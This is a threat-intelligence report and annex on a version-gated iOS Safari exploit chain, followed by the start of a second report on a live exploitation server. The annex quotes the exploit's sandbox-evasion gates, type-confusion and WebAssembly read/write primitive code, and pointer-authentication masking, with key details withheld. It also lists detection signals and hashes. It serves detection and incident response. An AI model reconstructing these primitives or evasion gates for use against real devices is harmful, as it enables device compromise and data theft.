- `OTd9nq` = an **arm64** JavaScriptCore — a real iPhone or iPad, or Apple silicon.

Two consequences follow, and the second is the more important:

1. **The offset tables are architecture-specific**, which is why the same Safari version appears under multiple runtime keys in D.3 with different offsets — struct layouts differ between `x86_64` and `arm64`.
2. **The iOS Simulator is architecturally distinguishable from a real device.** A researcher detonating this in the Simulator on an Intel Mac is classified `xNMnk1` and served the `x86_64` table — note that the `xNMnk1` table in D.3 has only 5 entries against `OTd9nq`’s 19. On Apple silicon the Simulator runs `arm64` and this particular signal does not separate it, but the D.5 gates still do. Combined with Gate 2 (`MacIntel` + no `TouchEvent`), the framework has layered means of telling a lab from a victim.

Defender takeaway. Detection must not rely on the framework trusting a client-supplied value — it does not trust one. Detect the probe itself: reading `WebAssembly.Table` and `WebAssembly.Instance` as objects (not calling them), comparing their addresses, and scanning backwards for `0xFEEDFACF` is not something legitimate code does. `0xFEEDFACF` **appearing as a computed constant in delivered JavaScript is a high-fidelity signal on its own** — legitimate web code has no reason to know the Mach-O magic number.

D.5 The six gates — an analysis-environment checklist, read as a defensive spec

The gates run before any exploitation. Read as a list, they are a precise description of what the operator considers a dangerous environment.

Gate 1 — Automation flag

```
if(!0 === navigator.webdriver){
  if(!0.Ln) throw new Error("");           // hard abort
  t(!1);
}
```

Selenium, Playwright, and Puppeteer set `navigator.webdriver . 0.Ln` is an operator-set override flag, absent in this deployment — so this is an unconditional abort. **Naive automated crawling of this URL returns nothing.**

Gate 2 — Desktop detection

```
function P(){
  let n=!1;
  return void 0===0.Pn
    ? ("MacIntel"===0.platform &&
      -1===Object.getOwnPropertyNames(window).indexOf("TouchEvent") && (n=!0),
      0.Pn=n)
    : n=0.Pn, n;
}
```

A macOS Safari on a desktop reports `MacIntel` and lacks `TouchEvent`. An iPad reports `MacIntel` but has `TouchEvent`. This two-part test distinguishes a real target from a desktop analyst using a UA switcher.

Gate 3 — Private browsing

```

window.indexedDB.open(n,1).onupgradeneeded = function(e){
  ...
  r.createObjectStore("test",{autoIncrement:!0}).put(new Blob()), t(!1);
} catch(n){
  ... t(/BlobURLs are not yet supported/.test(o)); // <-- private mode signature
}

```

Storing a Blob in IndexedDB throws "BlobURLs are not yet supported" in Safari private browsing. The code also carries a legacy fallback using `openDatabase` and `localStorage` for older engines. Private-mode visitors are declined.

Gate 4 — Real rendering engine, via MathML

```

const n = "ldm_mml_t", e = document.createElement("div");
e.innerHTML = "<math style='display: none'><mrow mathcolor=\"blue\"><mn>14</mn></mrow></math>";
o.appendChild(e);
const t = "rgb(0, 0, 255)" === globalThis.getComputedStyle(e.firstChild.firstChild,null).color;
o.removeChild(document.getElementById(n));
return t;

```

This is the most instructive gate. It injects a hidden MathML element with `mathcolor="blue"`, then asks the browser what colour it actually computed. Only an engine with genuine MathML layout returns `rgb(0, 0, 255)`.

A DOM emulator (jsdom, a headless harness with a stub layout engine) returns something else, because computing MathML presentation-attribute inheritance requires a real layout pass. Note it is combined with WebRTC and WebGL presence checks — the gate passes only if **all three** subsystems are genuinely present.

Why this matters strategically:** the operator is filtering for real victims and against sandboxes. The same property makes the site look benign to automated reputation scanners — which is precisely why both urlscan.io and Google Safe Browsing rated this infrastructure clean (§8.2). **A benign verdict from an automated scanner on infrastructure that gates this way carries no evidentiary weight.

Gate 5 — Version floor

```

if(13E4 > pvnDtXp.gwOBVA.qn) return 1001; // Safari < 13.0 -> decline
if(16E4 <= pvnDtXp.gwOBVA.qn){ ... } // >= 16.0 -> extra checks

```

Gate 6 — Timeout

```

setTimeout(function(){ o || n(!1); }, 5000);

```

Every async probe is bounded at 5 seconds. A debugger paused on a breakpoint trips this

and the chain declines. **Implication for responders: interactive step-through debugging of this sample will not reach the exploit.** Analyse it with the timer stubbed, or statically.

D.6 Backend selection — the modularity, made concrete

```
if(jn.Xw14IM)      { sc-camel-mod-id="968832aef7d89ee244afea61cc622c994d7328b0"; }
else if(jn.la8CsT) { sc-camel-mod-id="7ce711ac70dd5a54dab9f82d02625413e7852416"; }
else if(jn.GHoPyW) { sc-camel-mod-id="29da0c69dc179868b5d8d12e528a1f9475639455"; }
else if(jn.cAKy_4) { sc-camel-mod-id="661dc3b5c070ab14f10ea4b9747aa2c7af3c8fef"; }
else if(jn.nd_xs4) { sc-camel-mod-id="5a4bff0f1f6d088a932d1a927edcc51d47b230ff"; }
J = await globalThis.zsoQl3(modId);
```

`jn` is the merged offset table from D.3. The flags `Xw14IM`, `la8CsT`, `GHoPyW`, `cAKy_4`, `nd_xs4` were set by whichever version entries were merged in — so the target's Safari version selects the primitive backend, indirectly, through the offset table. Five primitive backends and, in `pvnDtXK()`, five exploit backends selected the same way.

This is a **product**, not an exploit. Two implications:

- Retrieving one module tells you about one version band only. The main report's intelligence gaps (§12) are therefore structural, not incidental.
- The operator can add a version by appending one table entry and one module. Blocking known module hashes has a short shelf life.

D.7 Retry loop and the primitive — probabilistic exploitation

```
if(await async function(){
  for(let c=0; 20>c; c++){
    try{ return void("AsyncFunction"===J.TtP0nh.constructor.name
                     ? await J.TtP0nh() : J.TtP0nh()); }
    catch(g){} // swallow, retry
  }
  throw Error("");
}(), !pvnDtXp.gw0BVA.Vn) throw Error("");
```

`TtP0nh` is the primitive-establishment entry point, attempted **up to 20 times** with all exceptions swallowed. Heap grooming is probabilistic: the required adjacency does not always occur, so the framework simply retries.

The primitive itself (in the stage-4 module) builds twin objects sharing a structure, then induces a transition on one:

```
function e(){
let r = Reflect.construct(Object,[],e);
let i = Reflect.construct(Object,[],e);
r.p1 = t;    r.p2 = t;                                // r holds object references
i.p1 = 4919; i.p2 = 4919;                             // i holds integers (0x1337)
delete i.p2; delete i.p1;
i.p1 = 4919; i.p2 = 4919;                             // structure transition
/* JIT warm-up and confusion trigger – WITHHELD */
```

`Reflect.construct(Object,[],e)` creates objects whose structure derives from `e`, so both share a structure identity. One is then filled with object pointers and the other with integers. If the engine can be convinced they are still the same type, reading `r.p1` as an integer leaks a pointer (**addrof**) and writing an integer into `i.p1` and reading it as an object forges one (**fakeobj**).

The arbitrary read/write is then backed by two WebAssembly instances:

```
const t = new Uint8Array([0,97,115,109,1,0,0,0, ... ]); // "\0asm" module
const n = t => t.exports["bt1"]();                     // read primitive
const e = (t,n) => t.exports["alt"](n);                 // write primitive
this.rs = new WebAssembly.Instance(r,{});
this.ss = new WebAssembly.Instance(r,{});
```

WASM instances are used because their internal memory-base pointers are attractive corruption targets and their exported functions provide a fast, JIT-compiled path to memory. `Ci(t)` reads 64 bits, `zi(t,n)` writes 64 bits.

Pointer authentication is handled explicitly:

```
m.Ao = function(t){ return m.Ys(t) + (m.Ys(t+4) & 32767) * 4294967296; };
m.Zs = function(t){ return m.Ys(t) + (m.Ys(t+4) & 127) * 4294967296; };
Dt(){ return new m(this.it, this.et & o); } // o = 127
```

On PAC-enabled Apple silicon, pointers carry a signature in the high bits. Masking with `& 32767` or `& 127` strips it to recover the raw address. **The presence of this code is proof the framework is built for PAC-era hardware** — it is not a recycled pre-2018 exploit.

***Withheld deliberately:** the JIT warm-up trip counts, the groom iteration counts, the butterfly and structure-ID offsets, and the specific ordering that makes the type confusion land. These appear in the source but are the difference between understanding and possession.*

D.8 Constant obfuscation — a table for analysts

The author never writes a meaningful integer literally. Every one is an XOR pair whose operands are large and arbitrary:

AS WRITTEN IN SOURCE	ACTUAL VALUE	WHAT IT IS
<code>(1916950324 ^ 1916950524)</code>	<code>200</code>	HTTP status OK
<code>(1715882595 ^ 1715882842)</code>	<code>313</code>	SHA-256 sieve bound
<code>(1750431301 ^ 1750431418)</code>	<code>255</code>	byte mask
<code>4294967296+(1098070071 ^ -1098070072)</code>	<code>0xFFFFFFFF</code>	32-bit mask
<code>4294967296+(2052015669 ^ -2052015670)</code>	<code>0xFFFFFFFF</code>	32-bit mask
<code>4294967296+(1112623722 ^ -1112622486)</code>	<code>0xFFFFF000</code>	page-align mask
<code>4294967296+(963278695 ^ -966101145)</code>	<code>0xFF000000</code>	high-byte mask
<code>4294967296+(1952532307 ^ -1953413293)</code>	<code>0xFFF00000</code>	NaN-box tag mask
<code>4294967296+(1396928598 ^ -1397526442)</code>	<code>0xFFF00000</code>	NaN-box tag compare
<code>4294967296+(1296459596 ^ -1280598653)</code>	<code>0xFEEDFACF</code>	Mach-O 64 magic (D.4)

The pattern is mechanical and therefore detectable. `x ^ -(x+1)` is always `-1`; adding `4294967296` yields `0xFFFFFFFF`. The general form is `4294967296 + (a ^ b)` where `a ^ b` is negative — a two's-complement trick to express a large unsigned mask without writing it. A deobfuscation pass can constant-fold every one of these automatically.

Note that several of these fold to values that are themselves strong indicators: `0xFEEDFACF` (Mach-O magic) and `0xFFF00000` (the JSValue NaN-box tag mask). The obfuscation is hiding *meaningful* constants, so folding them is worth the effort.

Defender takeaway. Do not write signatures against the literal digits — the operands are arbitrary and will differ in the next build. Instead, flag the technique: a script containing many XOR expressions between large integer literals, where both operands are constants, is obfuscated by construction. This is a much more durable signal than any single value.

D.9 What to detect, and what not to

Do not build detections on:

- Minified identifier names (`pvnDtXf`, `zsoQl3`, `qgeAqu`, `jn`, `Ci`, `zi`). These come from a renaming minifier and change on every build.
- The specific XOR operand pairs in D.8.
- Individual module filenames — they are salt-dependent (D.2).
- The literal string `5e84e77f3898c5be` beyond this one deployment.

Do build detections on:

SIGNAL	WHERE	DURABILITY
Path shape <code>^/[0-9a-f]{40}\.js\$</code> + single random query param	Proxy / DNS logs	High
Hidden iframe injected before <code><!DOCTYPE></code> , <code>1x1px</code> , <code>opacity:0.01</code>	Web content inspection	High
<code>sessionStorage['_rt']</code> + 60 s <code>location.reload()</code> pairing	Runtime / DOM telemetry	High
Version-keyed integer-offset table in delivered JS	Static JS analysis	Very high
<code>WebAssembly.Table</code> / <code>.Instance</code> referenced as objects and compared	Static JS analysis	Very high
<code>0xFEEDFACF</code> / <code>0x0100000C</code> / <code>0x01000007</code> as computed constants in JS	Static JS analysis	Very high
MathML <code>getComputedStyle</code> colour assertion	Static JS analysis	Moderate-high
Two <code>WebAssembly.Instance</code> from one module, exports used as R/W	Static JS analysis	High
Pointer masks <code>& 32767</code> / <code>& 127</code> applied to address halves	Static JS analysis	High
<code>new Function(<fetched text>())</code> on XHR response	Runtime telemetry / CSP report	High
<code>URL.createObjectURL</code> → <code>new Worker</code> → <code>revokeObjectURL</code> same tick	Runtime telemetry	Moderate

The single most valuable control, given that modules never touch disk: a **Content-Security-Policy that forbids** `unsafe-eval`. `new Function()` is the load-bearing mechanism for the entire module system — every stage after the frame depends on it. A CSP violation report from this chain fires at stage 3, before any memory corruption is attempted, and it is reported *by the browser* rather than inferred by a scanner that the gates in D.5 are specifically designed to fool.

D.10 Response guidance

If you believe a device visited this infrastructure:

Do not expect disk artifacts. Modules ran from memory via `new Function()`; blob URLs were revoked in the same tick; cache headers were set to prevent retention. Absence of files on disk is the expected outcome and is **not** evidence the exploit failed.

Network logs are the primary evidence. Look for the path shape in D.9, and for the failure beacon `GET <host>/?e=<code>`. The codes are meaningful:

CODE	MEANING	INTERPRETATION
0	success	The chain completed. Treat as compromised.
1000	generic failure	attempted, failed
1001	version too old, or no backend	declined
1003	analysis environment detected	you were fingerprinted as a sandbox

In the retrieved sample the C2 base string was **empty**, so the beacon was inert — but a live deployment populates it, and these codes then distinguish a successful compromise from a declined one directly in proxy logs.

A visitor who left the tab open was re-exploited every 60 seconds. A single page view is not a single exploitation attempt. Scope by dwell time.

Patching resolves it. All correlated CVEs are patched (§10). A device on a current iOS is outside the offset database entirely.

If you are asked whether a scanner verdict clears this domain: no. See D.5 gate 4. The gating is specifically designed to produce benign verdicts.


D.11 MyCERT component hashes — blocklist form

Published by MyCERT in the advisory that flagged `parkpeak.xyz`. Component labels are MyCERT's; none of these hashes was independently derived or verified in this investigation, and none matches a hash retrieved here (§9.1 of the main report). Suitable for direct import into EDR, YARA hash conditions, or a threat-intel platform.

3953c959328c457b6e745c466ac300d7794c26d3a03172ad24c84aa6258e8a0c	redirect_page
e3d4cff4f30d97bb84a58dcfb0f9b07e0488afddcaf5480457fcd15e40c777a0	version_dispatcher
e9a8947610f05bc6add2aed09ed95c5d99488be5c479b7e2dd16f30130b07e0d	exploit_loader
b7222f779e753ff8e624b6ab4fca43fba3a113f3ceb55ef89537ec669186c91b	legacy_chain_ios_lt18
3196034ef1196c9151395859019674e14e3c06e3fdbf230c7e0d0c5f6211824a	exploit_mod_ios_le_18_5
4f95f982a45390edf7717156c2ee9be53e2341d55b2bda33abacd87b6e481661	exploit_mod_ios_18_6x
9068b3b26d425606517a0f3703ec47d1e203a34b206cf0019e4fae4609fc9f34	exploit_worker
cd9d756ac095d02c8876e40a0035397092e796a001b3107da63aec8b0d3bb85	sandbox_escape_stage
6db7114ed9e8a89a75d11930d348ebd6c3bd52572238191c3116b100e8963a98	privilege_escalation
8f7f3d2e6e36445218c6a8daa97219a2ce87661a7b4f1beb6458f0418831cb66	implant
6d07716c7fc93b3af5361e89a267eadc1298d9a028837e5ddf316da870ffe0b5	second_tier_loader
105792db06d3fe24ca840989a1ec8741d98ee6745a2d3e4cf4177c8a79ceec80	second_tier_payload

AV family names, where assigned (see provenance caveat above): `legacy_chain_ios_lt18` is JS/Coruna.A; both `exploit_mod_*` are IOS/Exploit.DarkSword.A.

Reading the set as a chain. The labels describe a complete iOS compromise:



Note the `exploit worker` component corroborates the `URL.createObjectURL → new Worker → revokeObjectURL` staging observed directly in the retrieved source (D.9). The Worker is not incidental obfuscation — it is a named component of the architecture, which is consistent with the exploit needing a fresh JS heap in a separate thread for a reliable groom.

Scoping guidance. If any hash from the lower half of this list (`sandbox escape` onward) is found on a device, treat it as **confirmed compromise with probable persistence**, not as a blocked drive-by. The upper half indicates exposure to the delivery chain; the lower half indicates it succeeded.

End of report and annex. CTI-PARKPEARK-2026-08-30 v1.0 — TLP:CLEAR.

yjwh8.shop — DarkSword Coruna iOS Exploitation

A live, version-gated iOS exploitation command-and-control server that fully compromises vulnerable iPhones and exfiltrates their most sensitive data — while scoring clean on every mainstream automated scanner.

AUTHOR	Douglas Mun with AI Assistance	VERSION	1.0
DATE OF ISSUE	2026-08-04	CLASSIFICATION	TLP: CLEAR
SUBJECT	yjwh8.shop (current IP 192.161.187.82)	THREAT TYPE	iOS zero-click/one-click exploit chain + data-theft implant
ASSESSED SEVERITY	Critical (full device compromise)	STATUS OF C2	Live at time of writing

CONTENTS

Document control	9.2 Exfiltration targets — what the implant steals Confidence: High
01 Disclaimer	9.3 Class B — Phishing (shares infra; does not touch the device) High for identity · Moderate for operator linkage
02 Confidence Levels	9.4 Class C/D — Support-scam + staging/unknown Confidence: Low-Moderate
03 Executive Summary	10 MITRE ATT&CK Mapping (Indicative)
04 Bottom Line Up Front	11 Attribution Assessment
05 The 5 Ws and H	11.1 Supporting indicators
06 Detailed Timeline	11.2 Weakening factors
07 Detailed Sequence of Events	11.3 Alternative hypotheses considered
08 Charts, Diagrams, and Code Snippets	11.4 Analytic judgement
Code Snippet 1 — Version-gating dispatch	12 Summary
Code Snippet 2 — Implant self-description	Recommended actions
Code Snippet 3 — Live loader telemetry	13 References
09 Indicators of Compromise	
9.1 Class A — iOS exploit C2 (the device-compromise vector) Confidence: High	

01 Disclaimer

This report is a threat-intelligence product compiled for the purpose of defensive purposes. It is assembled entirely from passive open-source intelligence (OSINT) and third-party sandbox detonations (urlscan.io, ANY.RUN, VirusTotal, crt.sh). No traffic was sent to the command-and-control (C2) host yjwh8.shop / 192.161.187.82 from the victim's machine or network at any point. The malicious exploit modules and the weaponized AMR audio blob were not downloaded; they are recorded as cryptographic hashes only. Screenshots of the live operator surface were captured through third-party sandbox renderings and public scan results, not by direct victim contact. Findings are provided in good faith and represent the analyst's assessment at the time of writing. Confidence levels are stated throughout per the scale in §2. This document contains no runnable exploit primitives, gadget chains, heap-groom offsets, or reconstructed shellcode — those weaponization details are deliberately withheld as they are unnecessary for detection, attribution, or victim remediation. Nothing here constitutes legal or licensed financial advice.

02 Confidence Levels

This report uses a three-tier confidence scale, stated inline as **CONFIDENCE: HIGH / MODERATE / LOW** at each material judgement.

LEVEL	MEANING	BASIS
High	Directly observed in captured evidence, or corroborated by ≥2 independent sources.	Sandbox detonation traces, CT logs, passive DNS, leaked source code.
Moderate	Strong circumstantial support; single reliable source or reasonable inference.	Single-source passive DNS, naming conventions, timing correlation.
Low	Plausible but unconfirmed; offered as a lead, not a conclusion.	Role-unknown infra, speculative attribution, uncorroborated inference.

03 Executive Summary

yjwh8.shop is a live, self-hosted iOS exploitation command-and-control server that delivers a zero-click / one-click browser-based exploit chain against Apple iPhones and, on success, installs a data-theft implant that exfiltrates the victim's messages, contacts, photos, location, keychain credentials, and WiFi passwords. **CONFIDENCE: HIGH** The server runs a version-gating dispatcher: iPhones on iOS 13–17.2 are served the Coruna chain; iOS 17.3+ (and unrecognised versions) are served the DarkSword chain. Both chains are served by the same host and converge on the same "Forensics File Downloader" implant. The operation chains five named 2025 CVEs (CoreAudio, ANGLE/ WebGL, kernel privilege escalation, WebKit UAF) and includes a "GhostBlade" anti-forensics routine that deletes iOS crash logs before the exploit fires, so a successfully compromised device shows no diagnostic evidence. **CONFIDENCE: HIGH** The C2 is one node in a broader fraud cluster (~34 domains) operated on shared infrastructure: alongside iOS exploitation, the same operator runs Chiba Bank (千葉銀行), Temu, SHEIN, and FXCM brand-impersonation phishing plus customer-service scams. Only the yjwh8.shop family reaches the device via exploit; the rest are web fraud that shares IPs, the Gname registrar, and cross-served TLS certificates. **HIGH FOR THE EXPLOIT C2 · MODERATE FOR THE FULL CLUSTER LINKAGE**

Notably, the host serving these named-CVE iOS exploits is scored benign (0/91) by VirusTotal, malicious=false by urlscan, and "no threats" by ANY.RUN — a significant automated-detection gap that is itself a reportable finding. **CONFIDENCE: HIGH**

04 Bottom Line Up Front

A live iOS exploitation C2 at yjwh8.shop (currently 192.161.187.82, HostPapa US) delivers a version-gated Coruna/DarkSword exploit chain that fully compromises iPhones and steals their most sensitive data. It is invisible to mainstream automated scanners, is part of a multi-line fraud cluster of Chinese-language origin, and is presently reachable.

01 Apple PSIRT referral with the CVE→stage map and the AMR hash. 02 Host / registrar abuse takedown (192.161.187.82 / Gname). 03 Any victim who visited the lure on a vulnerable iPhone should assume full device compromise and perform DFU restore + credential rotation.

Immediate risk to a victim device **CONFIDENCE: HIGH** — full-device data theft (see §9 exfil list).

Immediate risk to a victim's accounts — if they also entered credentials on the cluster's phishing pages (Chiba / Temu / SHEIN / FXCM), those are separately compromised.

05 The 5 Ws and H

Who	An organised, Chinese-language threat actor operating a multi-line cybercrime estate: iOS exploitation + banking/e-commerce/broker phishing + support scams. Operator console self-labels "DarkSword Admin" (登录 / 用户名 / 密码). Not attributed to a named group. MODERATE FOR ACTOR PROFILE · LOW FOR IDENTITY
What	A version-gated, browser-delivered iOS exploit chain (Coruna for iOS 13–17.2; DarkSword for 17.3+) chaining 5 named 2025 CVEs, ending in a "Forensics File Downloader" implant that exfiltrates device data over HTTP, with GhostBlade anti-forensics. CONFIDENCE: HIGH
When	Infrastructure origin ~2026-01-12 (earliest CT cert). Current host 192.161.187.82 since 2026-07-15. Operator panel TLS since 2026-07-24. Detonation/triage evidence captured 2026-08-04. Server live at time of writing. CONFIDENCE: HIGH
Where	Hosted yjwh8.shop → 192.161.187.82 (AS36352 HostPapa, US); prior hosts 154.91.83.53 (AS399077 Tcloudnet) and 121.43.195.175 (AS37963 Alibaba/Aliyun, CN). Registrar Gname. Delivery is self-hosted, direct-A, no CDN fronting. CONFIDENCE: HIGH
Why	Financially motivated data theft. The implant harvests credentials, messages, and financial-relevant data; the sibling phishing estate monetises stolen banking/e-commerce/broker logins. CONFIDENCE: MODERATE
How	Victim visits a lure → yjwh8.shop fingerprints the iOS version → serves the matching chain (ANGLE/WebGL entry → JSC R/W + PAC bypass + Mach forge → CoreAudio RCE → sandbox recon → mediaplayerd XPC escape → kernel priv-esc) → drops the implant → exfiltrates over HTTPS to the operator panel → GhostBlade wipes crash logs. CONFIDENCE: HIGH

06 Detailed Timeline

All times derived from Certificate Transparency logs, passive DNS, and captured detonation metadata. **CONFIDENCE: HIGH UNLESS NOTED**

DATE (UTC)	EVENT	SOURCE
2026-01-12	Earliest www.yjwh8.shop cert issued → operational origin. Aliyun IP 121.43.195.175 observed.	crt.sh; VT passive DNS
2026-01-20	zt.yjwh8.shop cert issued; subdomain live. Tcloudnet IP 154.91.83.53 in use.	crt.sh
2026-01-24	154.91.83.53 co-hosts Chiba Bank, FXCM, kf.* scam, and staging domains (cluster observed).	VT passive DNS
~2026-04-12	January certs expire; ~3-month operational gap.	crt.sh
2026-07-15	Host migrates to 192.161.187.82 (HostPapa); apex yjwh8.shop gets its first dedicated cert the same day → full TLS-stack rebuild.	crt.sh
2026-07-24	admin.yjwh8.shop first cert → operator panel gets HTTPS (~9 days after host move).	crt.sh
2026-08-04	Live triage. urlscan DarkSword (019fcae2) + Coruna (019fcfa8) detonations; ANY.RUN capture (d7514b1f); VT/crt.sh sweeps; operator surface screenshotted. Server confirmed live.	this investigation
2026-08-04 12:15:44–	ANY.RUN pcap window: sandbox contacts only 192.161.187.82 as	pcap analysis
12:16:47	C2; deliver→beacon pattern captured.	

Victim-timeline rule **CONFIDENCE: HIGH** — an infection before ~2026-07-15 was served from a prior IP (121.43.195.175 or 154.91.83.53), not 192.161.187.82. Pin the infection date first, then match it to the live IP/cert epoch (see Figure C1).

07 Detailed Sequence of Events

Reconstructed from the leaked DarkSword source (DarkSword-main/), the two urlscan detonations, and the ANY.RUN pcap. See Figure D1 for the visual chain.

HIGH FOR STAGE MECHANICS · MODERATE ON THE UNRECOVERED AMR TRIGGER BODY

PHASE 0 LURE & DISPATCH	Victim visits yjwh8.shop/index.html. The page fingerprints navigator.userAgent. Live evidence (Figure 2): with no iOS UA it reports "未检测到 iOS UA → 默认 DarkSword" ("no iOS UA detected → default DarkSword"). iOS 13–17.2 → Coruna; 17.3+/unknown → DarkSword. A hidden frame.html iframe drives the chain (Figure 3).
PHASE 1 RCE ENTRY	Stage 1, rce_loader.js. ANGLE/WebGL memory corruption via OffscreenCanvas(1,1) + createImageBitmap() in paired WebWorkers — CVE-2025-14174. Live loader confirms module base https://yjwh8.shop/coruna/ (Figure 4).
PHASE 2 WEBKIT PRIMITIVES	Stage 2, rce_worker.js. JSC no_cow type-confusion yields read64/write64; JIT allow-list disabled; arm64e PAC bypass (BigInt.prototype.noPAC); a full Encoder class forges Mach IPC messages to reach kernel services.
PHASE 3 COREAUDIO RCE	Stage 3, rce_module.js. Pivots through the TextToSpeech / AVFAudio audio-unit path to trigger CVE-2025-31200 / 31201 via a malicious 1606-byte AMR blob (blob not recovered — hash only).
PHASE 4 SANDBOX RECON	Stage 4, sbx0_main.js. IOSurface-heavy reconnaissance and object grooming establish the in-sandbox foothold.
PHASE 5 SANDBOX ESCAPE	Stage 5, sbx1_main.js. Escapes via the CoreMedia mediaplayerbackd XPC service family using IOSurface + zone/kalloc heap manipulation; embeds a crafted CoreMedia sample buffer.
PHASE 6 KERNEL PRIV-ESC	Stage 6, pe_main.js. CVE-2025-43520 kernel priv-esc; a JS→native bridge (free_thread_js_data) then loads the "Forensics File Downloader" implant (its own header comment: "Reads and exfiltrates forensically- relevant files from iOS device via HTTP"). Live panel shows terminal phase "PE 完成 · 未换权 (WebContent)" (Figure 3).
PHASE 7 EXFIL & CLEANUP	Implant enumerates and HTTP-exfiltrates sensitive files (§9) to the operator collector; GhostBlade deletes DiagnosticReports ~5.2 s (before CoreAudio init ~5.7 s), erasing crash evidence. Operator retrieves data via the DarkSword Admin panel (Figure 5).

08 Charts, Diagrams, and Code Snippets

Figure D1 — Exploit chain. The version-gated 7-stage chain, CVE-per-stage, both branches converging on the implant, plus exfil and GhostBlade. **CONFIDENCE: HIGH**




FIGURE D1 — DARKSWORD / CORUNA EXPLOIT CHAIN

Figure 1 — Operator attack-flow sequence. Analyst-built sequence diagram of the operator's own flow (lure → staging → chain → implant → collector → panel → self-cleanup).

